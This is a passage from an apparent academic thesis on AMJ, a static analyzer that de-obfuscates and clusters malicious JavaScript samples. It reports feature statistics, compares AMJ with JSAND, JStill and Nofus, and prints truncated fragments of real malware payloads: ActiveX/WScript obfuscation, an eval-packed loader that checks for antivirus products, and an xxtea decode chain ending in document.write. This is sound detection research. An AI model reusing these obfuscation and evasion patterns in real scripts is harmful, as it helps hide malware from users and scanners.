


Figure 5.6: Dendrograms from 2015's Dataset (cut for 20 clusters)




Figure 5.7: Dendrograms from 2015's Dataset (cut for 20 clusters)

The dendrogram shows the distance(similarities) between clusters, from the dendrogram above, we can see the three similar clusters we observed in spider charts were actually from the red branches. (Cluster 143 and Cluster 379 were in the sub-red cluster because they are more similar). The different one we saw in the spider chart, Cluster 369 was from the light blue branches.

Conclusion: The spider charts generated by our visualization tool, preserve the information from the original dendrogram, and more detailed information related to our research area is provided. However, in our current implementation, we just listed the attributes around the circle, i.e. attributes next to each other don't have any connections. Further research is needed for finding the relations in between these attributes, and re-order the correlated features together on the char. Therefore, further relations information between attributes could be read from the spider charts.

5.4 Classification

Classification is considered an instance of supervised learning, i.e. learning where a training set of correctly identified observations is available. We used the clustering result from previous stage as labeled data for classification.

5.4.1 K-Nearest Neighbors Algorithm

In AMJ, the k-nearest neighbors algorithm (k-NN) is used. By setting the **k**, the algorithm will calculate the Euclidean distance between data points and find the nearest **k**-neighbors then determine which class should the input belong to. Number of **k** will affect the classification result. If k=1, then the input object is simply assigned to the class of that single nearest neighbor.




Figure 5.8: K-Nearest Neighbors Algorithm

In the above example, we can the colour represent the classification result. If we set **K=1**, the input file will be classified to red. Then for the case of **K=2** and **K=3**, the result will be green and orange, respectively.

We've also used the classifier for the cross validation algorithm, to evaluate the clustering result and help us to study the characteristics of our datasets. We will discuss what we found in the evaluation section.

Chapter 6

Evaluation

The evaluation chapter concentrates on evaluating each component of AMJ based on our datasets. First, we will provide an overview on the datasets we were working on. Secondly, we will look at the feature extraction component in AMJ, we will compare its functionality as well as some statistic results with other related works. Then we will analyze the payloads extracted by AMJ, followed by a case study to highlight the de-obfuscation ability of AMJ. Finally, we will look at the clustering results and the overall performance of AMJ.

6.1 The Dataset

The main datasets we used in AMJ for is from *javascript-malware-collection* from (`https://github.com/HynekPetrak`). Malicious JavaScript files were collected over three years:

- **2015:** 1000 files
- **2016:** 38251 files
- **2017:** 192 files

Some samples from the early year was collected by wepawet[1]. [56]

- **2011:** 203 files

6.1.1 Features Summary in Datasets

Among all the files in our dataset, we take out two files that was not written in JavaScrip (one in python and the other one in VBScript). A small percentage of files in the dataset are not parse-able by our parser because of syntax errors or reference errors. We think those files were used to targeting for specifix environments. (i.e. specific operating system, browser version, etc.) More details for those "erroneous" samples please check [Appendix B]. On next page we will show the overview of features found for each year's dataset.

[1]Wepawet was a service for detecting and analyzing web-based malware.

Dataset Overview

Following shows the features that were captured in more than 10% of dataset in each year with the number of files are parse-able with respect to the total number of files in that year.

- **2011:** 201/203

```
StringConcatenation                   : 178   (88.56%)
PredefinedFuncCalls                   : 134   (66.67%)
VariableWithCallExpression            : 100   (49.75%)
UnfoldUnescapeSuccess                 : 90    (44.78%)
DOCUMENT_Operations                   : 87    (43.28%)
VariableWithBinaryExpression          : 65    (32.34%)
FuncCallWithStringVariable            : 65    (32.34%)
UnfoldEvalSuccess                     : 64    (31.84%)
VariableWithBitOperation              : 44    (21.89%)
WINDOW_Operations                     : 33    (16.42%)
```

- **2015:** 1000/1000

```
StringConcatenation                   : 964   (96.40%)
UnfoldEvalSuccess                     : 872   (87.20%)
VariableWithCallExpression            : 870   (87.00%)
FuncCallWithCallExpr                  : 866   (86.60%)
PredefinedFuncCalls                   : 865   (86.50%)
FuncCallWithStringVariable            : 358   (35.80%)
```

- **2016:** 38140/38251

```
StringConcatenation                   : 22499 (58.99%)
VariableWithCallExpression            : 21458 (56.26%)
ConditionalCompilationCode            : 18818 (49.34%)
UnfoldEvalSuccess                     : 18371 (48.17%)
FuncCallWithStringVariable            : 15706 (41.18%)
VariableWithBinaryExpression          : 13312 (34.90%)
VariableWithThisExpression            : 12205 (32.00%)
PredefinedFuncCalls                   : 11401 (29.89%)
VariableWithFunctionExpression        : 10987 (28.81%)
FuncCallWithCallExpr                  : 8656  (22.70%)
LongExpression                        : 7455  (19.55%)
VariableWithBitOperation              : 5055  (13.25%)
```

- **2017:** 190/192

```
VariableWithCallExpression            : 137   (72.11%)
StringConcatenation                   : 129   (67.89%)
UnfoldEvalSuccess                     : 86    (45.26%)
VariableWithBinaryExpression          : 69    (36.32%)
PredefinedFuncCalls                   : 27    (14.21%)
FuncCallWithStringVariable            : 25    (13.16%)
VariableWithThisExpression            : 20    (10.53%)
```

We found that String Concatenation is always the top feature. In the majority of malicious samples contain the pattern string concatenation.

A interesting fact was found in 2016's dataset, almost half of the files contains **Conditional Compilation** [2] feature:

```javascript
/*@cc_on @*/
/*@if (@_jscript_version >= 4)
    alert("JavaScript version 4 or better");
    @else @*/
    alert("Conditional compilation not supported by this scripting engine.");
/*@end @*/
```

(conditional compilation example)

[2]Conditional compilation allows the use of new JavaScript language features without sacrificing compatibility with older versions that do not support the features. However starting with Internet Explorer 11 Standards mode, and in Windows 8.x Store apps, conditional compilation is not supported. [40]

6.2 Feature Extraction Evaluation


Feature extraction component is the core part of AMJ. The clustering component relies on the results produced by feature extraction. Therefore, in order to guarantee we didn't miss any feature or capture the wrong features (including contexts, etc.). The following two test practices were used along AMJ's development.

Unit Test

Test framework **mocha** [43] which runs on **Node.js** are used for unit testing the logic of functions used in the feature extraction stage. By passing all the test cases, we are confident with the AST traversal functionality.


Regression Test

Apart from the **Unit Test**, AMJ also included a set of customized regression tests in order to check whether patterns were captured correctly. We've created a set of test programs (code snippets in *"AMJ/RegressionTest/testPrograms"*) and the expected features that should be reported by AMJ in *"AMJ/RegressionTest/expectedResults"*. By running the testing bash script **./testAll**, AMJ will parse each test program and capture the outputs (i.e. features captured) and compare it with our expected results via **diff** command.



```
hongtao@~/AMJ (master)$ ./testAll.sh
[array.js]:                 [PASS]
[eval.js]:                  [PASS]
[field.js]:                 [PASS]
[for.js]:                   [PASS]
[func.js]:                  [PASS]
[if.js]:                    [PASS]
[strFuncs.js]:              [PASS]
[switch.js]:                [PASS]
[try.js]:                   [PASS]
[while.js]:                 [PASS]
```

Figure 6.1: Regression Test



```
hongtao@~/AMJ (master)$ ./testAll.sh -u
[array.js]:                 [update]
[eval.js]:                  [update]
[field.js]:                 [update]
[for.js]:                   [update]
[func.js]:                  [update]
[if.js]:                    [update]
[strFuncs.js]:              [update]
[switch.js]:                [update]
[try.js]:                   [update]
[while.js]:                 [update]
```

Figure 6.2: Update Expected Results

Update result flag **-u** is supported by the regression test script. By setting this flag, will update all expected result to the current outputs.

The regression test covers all the features, we want to capture. Because when we report the feature, we report the current context as well in the message, passing the regression test also guarantee the contexts would be captured correctly.

6.2.1 Compare with Related Researches

In this section, we will compare AMJ with four of the related researches and discuss the advantages and limitations of AMJ. Based on some statistical summaries and our observations.

Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code
In their research, they've created a tool called **JSAND** [28] (JavaScript Anomaly-based Analysis and Detection). Their approach combines anomaly detection with emulation to automatically identify malicious JavaScript code and to support its analysis. JSAND uses a number of features and machine-learning techniques to establish the characteristics of normal JavaScript code. Even though they were targeting on one specific attack – Drive by downloads, and AMJ is more general on malicious obfuscated JavaScript, our system has some similarities. Following are the features they were tracking:

Features	**JSAND**	**AMJ**
Redirection and Cloaking	✓	✗
Deobfuscation Features	✓	✓✓
Environment Preparation & Exploitation	✓	✗

1. Redirection and Cloaking Features:
   (a) Number and target of redirections
   (b) Browser personality and history-based differences

   JSAND were focusing on one specific attack and provides detections, they gather the informations from users' browser and use them as features. However, AMJ is an off-line analyzer, therefore we are not collecting any features from user browser.

2. Deobfuscation Features:
   (a) Ratio of string definitions and string uses
   (b) Number of dynamic code executionsdifferences
   (c) Length of dynamically evaluated code

   AMJ mainly focus on features from JavaScript codes. We are able to gather more deobfuscation features from the JavaScript content then JSAND.

   JSAND records the number of string definitions and measures the number of invocations of JavaScriot functions that can be used to defined new strings (such as **substring** and **fromCharCode**) and the number of string uses (such as **eval** and **write**). AMJ not only records the number but also tries to execute it and gets the actual values from those string related function calls.

   JSAND measures the number of function calls that are used to dynamically interpret JavaScript code, and the number of DOM changes that may lead to executions. When AMJ detects functions like **eval**, we record the existence as well as extract the hidden payload or code.

3. Environment Preparation & Exploitation Features:
   (a) Number of bytes allocated through string operations
   (b) Number of likely shellcode strings
   (c) Number of instantiated components (e.g. ActiveX)
   (d) Values of attributes and parameters in method calls
   (e) Sequences of method calls

   They need these feature for detect exploits target memory corruption vulnerabilities. These ActiveX objects normally were hidden by different obfuscation techniques. We've also observed a lot of **ActiveX** objects in the payloads we extracted after de-obfuscated the original code. Since the focus of AMJ is on the obfuscated pattern, we didn't include these specific object names as feature.

The Power of Obfuscation Techniques in Malicious JavaScript Code: A Measurement Study

The goal of their researches was to capture characteristics of obfuscated malicious JavaScript code therefore can be leveraged in developing new detection approaches. We've referenced the list of obfuscation techniques mentioned in their paper [21] for our implementation.
In their research, from the 100 samples that were randomly chosen from their sample set. They manually analyze these samples based on different categories. They observe 71% of the samples use various JavaScript obfuscation techniques, 30% of them use at least two types of obfuscation techniques to better hide their malicious purpose, the details of obfuscation techniques used as follows:

Obfuscation Category		**Number**
Randomization Obfuscation	Whitespace Randomization	3
	Variable and Function Names Randomization	11
	Comments Randomization	2
Data Obfuscation	String	45
	Number	2
Encoding Obfuscation	ASCII/Unicode/Hex Coding	32
	Customized Encoding Functions	23
	Standard Encryption and Decryption	3
Logic Obfuscation	Insert Irrelevant Instructions	8
	Addition Conditional Branches	3

Table 6.1: The usage of JavaScript Obfuscation Techniques

Randomization in variable and function names can not detected automatically by AMJ. Even they are not human readable, these names are just identifiers from the parser point of view. However, for the comments randomization, we've also measured the comment ratio w.r.t. the length of the source code. The high comment ratio raises a signal of the comments randomization technique was applied. Following table shows the number of files that has a more than 10% of comment in our dataset.

Comments Ratio $\geq$ 10%	**2011**	**2015**	**2016**	**2017**
Count	0	16	4013	17
Total	201	1000	37988	190
Ratio	0%	1.60%	10.56%	8.90%

Table 6.2: AMJ: Comment Ratio Summary

They manually observe 2 comments randomization among 100 sample files (i.e. 2%). From the comment ratio feature reported by AMJ we can see the number of files that was applied with **comments randomization** techniques is about the similar amount on average for 2015, and slightly more in 2016 & 2017.
For data obfuscations, because AMJ will dynamically execute the obfuscated numbers to the actual values, therefore, we are not capturing the number obfuscations.

StringConcatenation	**2011**	**2015**	**2016**	**2017**
Count	178	964	22499	129
Total	201	1000	38140	190
Ratio	88.56%	96.40%	58.99%	67.89%

Table 6.3: AMJ: String Concatenation Features Summary

For string data obfuscations, they observed 45 among 100 files (45%) contain the string data obfuscations. In our dataset, we observed over 45% of the files contains the **StringConcatenation** feature which is the top feature we found based on the feature summary we've seen in the dataset overview section.

		2011	**2015**	**2016**	**2017**
Features	**Total**	201	1000	37988	190
Unescape	count	90	0	482	0
	ratio	44.78%	0%	1.27%	0%
Eval	count	64	872	18371	86
	ratio	31.84%	87.20%	48.36%	45.26%
PredefinedFuncCalls	count	134	865	11401	27
	ratio	66.67%	86.50%	29.89%	14.21%
FuncCallWithStringVariable	count	65	358	15706	25
	ratio	32.34%	35.80%	41.18%	13.16%

Table 6.4: AMJ: Encoding Related Features Summary

Encoding Obfuscation is another major category. AMJ captures the pre-defined JavaScript functions for encoding and decoding string variables (e.g. **eval()**, **unescape()**, **window.atob()**, etc.). However, even we parsed the user-defined functions, AMJ won't have any knowledge about those whether those functions are customized encoding/decoding functions or not. Fortunately, we were tracking function calls on string variables, therefore, **FuncCallWithStringVariables** feature will be reported if the customized encoding/decoding functions take a string argument. From the result, we can see that in general, *eval()* and other per-defined functions are more frequently used.

For logic obfuscations, because we didn't have the path sensitive analysis in AMJ, and we parsed the JavaScript in a static way, i.e. we won't be able to know the actual execution path for a given input. But as we try to capture all the possible values when facing conditional branches. If malware author applies simple logic obfuscation techniques like adding unused if branches, AMJ would still be able to capture that.

JStill: Mostly Static Detection of Obfuscated Malicious JavaScript Code

JStill [25] is another related research contributing on static approach for obfuscated JavaScript code detection. They captured some essential characteristics of obfuscated malicious code by function invocation based analysis. A similar observation had also been reported by JStill. They randomly selected 100 out of 510 known malicious JavaScript samples and manually examined the following five categories of obfuscation techniques:

1. Data Obfuscation: 47%
2. ASCII/Unicode/Hexadecimal Encoding: 32%
3. Customized Encoding Functions: 23%
4. Standard Encryption and Decryption: 3%
5. Logical Structure Obfuscation: 11%

JStill's results show that 71% of examined malicious samples employ obfuscation techniques (counting multiple obfuscation as one). **Data Obfuscation** appears to be the most popular technique and 40% of the obfuscated malicious samples apply more than one obfuscation to further hide their malicious purposes.

JStill also focused on dynamic generation (D-Gen) and runtime evaluation (R-Eval) functions. AMJ's dynamic execution feature could only handle the **R-Eval** functions, but not the **D-Gen**. AMJ are not able to reconstruct the text strings that are generated within loops for example. They categorized functions in JavaScript in the following four types:

1. JavaScript native functions (e.g. **eval)**
2. JavaScript built-in functions (e.g. **unescape**, **string.fromCharCode)**
3. DOM methods (e.g. **document.write**, **window.setTimeout**)
4. user-defined functions

In JStill's paper, they mentioned that, in the malicious samples, attackers often hide their arguments from the static perspective, e.g. using the output of another function as arguments. This is necessary for obfuscated malicious code because the arguments of these function invocations often contain part or all of the malicious code. Exposing these arguments will increase the chance of being detected by static inspections. From the features reported by AMJ, we observed the similar phenomenon.

		2011	**2015**	**2016**	**2017**
Features	**Total**	201	1000	37988	190
FuncCallWithCallExpr	count	11	866	15706	7
	ratio	5.47%	86.60%	41.18%	3.68%
VariableWithCallExpr	count	100	870	21458	137
	ratio	49.75%	87.00%	56.26%	72.11%

Table 6.5: AMJ: Encoding Related Features Summary

FuncCallWithCallExpr was reported when another function call was captured in a function arguments, i.e. using the return value of one function as the argument for another function call. Then we observed a large percentage of samples, variables were declared or assigned by call expression (**VariableWithCallExpr**).

They also checked for the **function definition**. They observed that, in benign code, a user-defined function is normally first defined before it is invoked. However, in many cases of obfuscated malicious code, a malicious function's definition is either entirely or partially obfuscated in order to hide the semantics of the malicious code. Therefore, when the malicious function is invoked later, it would appear undefined from the static point of view, even though its definition has already been evaluated by a JavaScript engine.

While we only tracked defined functions in AMJ. The reason we didn't capture the function calls of undefined functions is, currently AMJ only supports for a single source file. AMJ were able to grab all the script blocks inside one HTML file, but not able to get the source code from another file or load functions from JavaScript libraries. Therefore, if we tried to capture those undefined function calls, AMJ would capture a lot false positive cases.

For those obfuscated function arguments, AMJ tried to parse the function body and simulate the evaluation. JStill introduced a malicious argument (OMA) metric for all the arguments of dynamic generation and runtime evaluation functions. Their OMA's design were based on the following observation: "The main purpose of applying obfuscation on malicious arguments is to hide the content of the malicious arguments, therefore most of the arguments must not be observed from the source code". We've seen many function call related features were reported in our dataset. This also reflects JStill's observation.

Context of a function invocation is another important feature. Both JStill and AMJ focused on this, but with a different approach. In AMJ, we captured propagate the current context along with all the feature we extracted. JStill hooks the implementation of language-defined functions that are mostly likely to be disguised in obfuscated malicious JavaScript code (e.g. “eval”) and functions that are commonly used in string manipulations (e.g., “unescape”, etc.) in a browser. In order to spot the invocations of these hooked functions. Where in AMJ, we captured these function calls and upon invocation we tried to evaluate the actual value from it. But JStill spent more effort on identifying function invocations despite the flexibility in the syntax of JavaScript, JStill leverages the intermediate interpretation of JavaScript byte-code. JStill is the only approach that leverages both bytecode representation and runtime of JavaScript code.

Nofus: Automatically Detecting Obfuscated JavaScript Code

Another related research is **Nofus** [18]. Nofus is a tool that uses automatic techniques for determining whether a piece of JavaScript code has been obfuscated for any purpose, malicious or otherwise. NOFUS provides an obfuscation score, which shows how likely a particular input JavaScript file is to be obfuscated; this value can be thresholded in practice. They consider the problem of detecing JavaSceript obfuscation without conflating such obfuscation with malicious intent.

Nofus follows their previous work **ZOZZLE** [17] which is a low-overhead solution for detecting and preventing JavaScript malware in the browser. AMJ's overall structure is very similar to Nofus, we also relied on the static features with some help of dynamic executions.

In Nofus implementation, they created features based on the hierarchical structure of the JavaScript abstract syntax tree. Specifically, a feature consist of two parts: a context in which it appears (such as loop, conditional, try/catch, etc.) and the text (or some substring) of the AST node. We followed the same approach, for each feature we captured, we recorded the context along with it. They mentioned idea of evaluation with different levels of context, including none. According to their definition, AMJ uses the n-level context, i.e. all enclosing contexts, since we are propagating all the contexts and record them in a list. The difference in our implementations is, they only check whether a feature appears or not instead of counting the number of occurrences.

AMJ's implementation for feature extraction is very different as, In Nofus and Zozzle, they manually labeled some sample files, and run the supervised machine learning algorithm to select the features. Where we specify a list of features to capture in AMJ, and use unsupervised machine learning algorithm to cluster the samples in the end.

Feature	**Probability**
typeerror	0.8972
/%/g	0.8972
document.write	0.8885
z >>> 5	0.8291
xxtea$_d$ecrypt	0.8291
uft8to16	0.8291
delta = 0x9e3779b9;	0.8291
c&0x1f	0.8291
yycwy	0.7443

Table 6.6: Nofus: selected features

Above is the example list of features that Nofus selected automatically, we can see one document related function **document.write**, two bitwise operation expressions: **c&0x1f** and **z >>> 5**. Together with some other peculiar expressions. In AMJ, we also captured related features: **VariableWithBitOperation**, **DOCUMENT_Operations** and **WINDOW_Operations**. Notice the key difference is our features are more general. Therefore, we won't capture these specific terms as our feature, but from the printout information, we would be able to see some of these peculiar expressions.

		2011	**2015**	**2016**	**2017**
Features	**Total**	201	1000	37988	190
VariableWithBitOperation	count	44	0	5055	1
	ratio	21.89%	0%	13.25%	0.15%
DOCUMENT_Operations	count	87	13	21	0
	ratio	43.28%	1.30%	0.06%	0%
WINDOW_Operations	count	33	11	72	0
	ratio	16.42%	1.10%	0.19%	0%

Table 6.7: AMJ: Encoding Related Features Summary

In conclusion, Nofus' approach is more specific on certain dataset while AMJ's approach is more general. They could classify known samples (manually labeled) with very low false positive rates, based on their features selected. In contrast, our implementation allows us to work on any unknown dataset directly. However, the trade off is our classification mis-match rate is much higher.

6.3 Payload Evaluations

When we were paring our dataset, upon on capturing *eval()* function calls, AMJ would report a **UnfoldEval** feature, and store the content inside the **eval** to a file, with the file name and a unique number (a counter is used here, each time we store a payload we increment the counter by one) to distinguish multiple **eval** calls within a same file.

Limitation: By doing so, we managed to extract a huge number of "Payloads" from the malicious dataset, however, majority of them are "garbage data", i.e. not the actual payload. Take 2016's dataset as a example, from the 38,000 samples, we extracted 75,000 "payloads". A lot of them contain values like "undefined", "[Object object]" which are not the actual payload. Therefore, we applied a simple size check, and filter out all the "payload" less than 200 bytes which are highly probable to be "garbage data". We split the rest payloads in two categories: **obfuscated data** and the **actual payloads**:

Obfuscated Data: We believe the following examples are actually part of the original obfuscated code, the attacker use **eval** function to hide this part of code, we didn't classify these as actual payloads.

1. We found 302 files contains ActiveX Object, WScript function calls.

```
  var dNmDxVL = ["A" + "ct" + "iv" + "eXOb" + ...  "W" + "Sc" + "ript" + ("
      layout", "architect"...];
```

2. We found 2766 files contains eval function call on some unknown string

```
var dNmDxVL = ["A" + "ct" + "iv" + "eXOb" +
var crap = (eval(vKg6("f?u?n?c?t?...?e?(?)?;?}")), 1);
\end{enumerate}
```

3. We found 14148 files contains some random array assignments and other mystery operations

```
ZZZZZZZZZZZzzzzzzzzzzzzzzzzzzzPe5[178] = 9619;
ZZZZZZZZZZZzzzzzzzzzzzzzzzzzzzPe5[186] = 9553;
ZZZZZZZZZZZzzzzzzzzzzzzzzzzzzzPe5[187] = 9559;
```

Payloads: These are the actual interesting part we want to focus on. We found 601 actual payloads in total.

```
function VlGJIYK(GQdJ) {
    var CSPQ = false;
    if (CSPQ == 437) {
        var oXa = true
    };
    var fhwD = 58843;
    var PaREQpZ = 42463;
    if (PaREQpZ === 1) {};
/*
 * omit 407 lines
 */
    var gpvQkDy = UtK > (6080, 6353, 2496, 9789, 3369, 5);
    if (gpvQkDy) {
        [(734, 3807, 3526, 80, 8538, 5865, 1), IkGiTka][(734, 3807, 3526, 80, 8538,
             5865, 1)]()
    }
} catch (LgHl) {}
```

With some the help of manual work, AMJ extracted 601 level-1 payloads from 2016's dataset. Level-1 means hidden inside one level of **eval** function call. We repeated the same work on the 601 payloads, and 92 further "payloads" were extracted(level-2 payloads). However, in 2016's sample, all the level 2 payloads are actually "obfuscated data". Following table shows the total number of level-1 and level-2 payloads found in our datasets.

Dataset	2011	2015	2016	2017
total files	201	1000	37988	190
level-1 payloads	9	8	601	2
level-2 payloads	2	0	0	2

Table 6.8: AMJ: Payloads Summary

We used AMJ's clustering component to distinguish the obfuscated data and the actual payloads as well as study the relations between payloads.

6.3.1 Payload Outer Layer

Following are the two most common payload outer layer we found from our dataset.

Packed Function Call: One most widely used outer layer pattern is **Eval Packed Function Call** which defines a packed function and will be invoked immediately inside the *eval()* function call. The long string passed as packed function's parameters define the actual payload code.

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)
    >35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){
    while(c--){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'
    \\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('...,'||||||||S1h213|||
    AntiVir||if|TTPlayerVersion|else|Norton|addr||unescape|60|Nod32|for|indexOf|x49
    |Symantec|x52|x50|x43|var|x74|return|63|x45|TTPlayer|navigator|toLowerCase|
    userLanguage|VirusChaser|x4f|31|DrWeb|x2e|x6c|79|Alpha1|04|error|544|x55|543|
    PlayerProperty|536|x44||552|550|32|4f|a5|71|a4|||08||7f|74|x53|x4e
    |75|06|01|09|x54|zh|cn|en|148|catch|51|70|x56|...wav'.split('|'),0,{}))
```

(Eval Packed Function Call)

Long String: Another common method is hiding the payload by several layers of **Long String**.

```
eval("\146\165\156\143\164\151\157\164\124\151\155\145\50\51\40\53\40\61\52\66\
...
0\142\145\147\151\156\120\157\163\151\164\151\157\156\40\75\75\40\55\61\51\15\12\")
```

6.3.2 Payload Examples

Using Customized Encoding: In the following code snippet, obfuscation technique Customised Encoding Function was used. It contains a set of user-defined encoding functions. At *line8* attacker chains up these encoding function and generate the malicious content based on the string value of **t** defined in *line7*. (Snippet from 2015's dataset).

```
1 function utf8to16(str) {...}
2 var base64DecodeChars = new Array(-1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1, -1,
      -1, -1, -1, -1, -1, -1, -1, -1, ..., 37, 38, 39, 40, 41, 42, 43, 44, 45, 46,
      47, 48, 49, 50, 51, -1, -1, -1, -1, -1);
3 function base64decode(str) {...}
4 function long2str(v, w) {...}
5 function str2long(s, w) {...}
6 function xxtea_decrypt(str, key) {...}
7 t ="83k6DcZldq2Wm7T7HHi/yiB0...jGT0Qe05DU0t+b+v1Ce/ZFKj3umjAsUME";
8 t = utf8to16(xxtea_decrypt(base64decode(t), 'Ti'));
9 document.write(t);
```

(customized encoding functions)

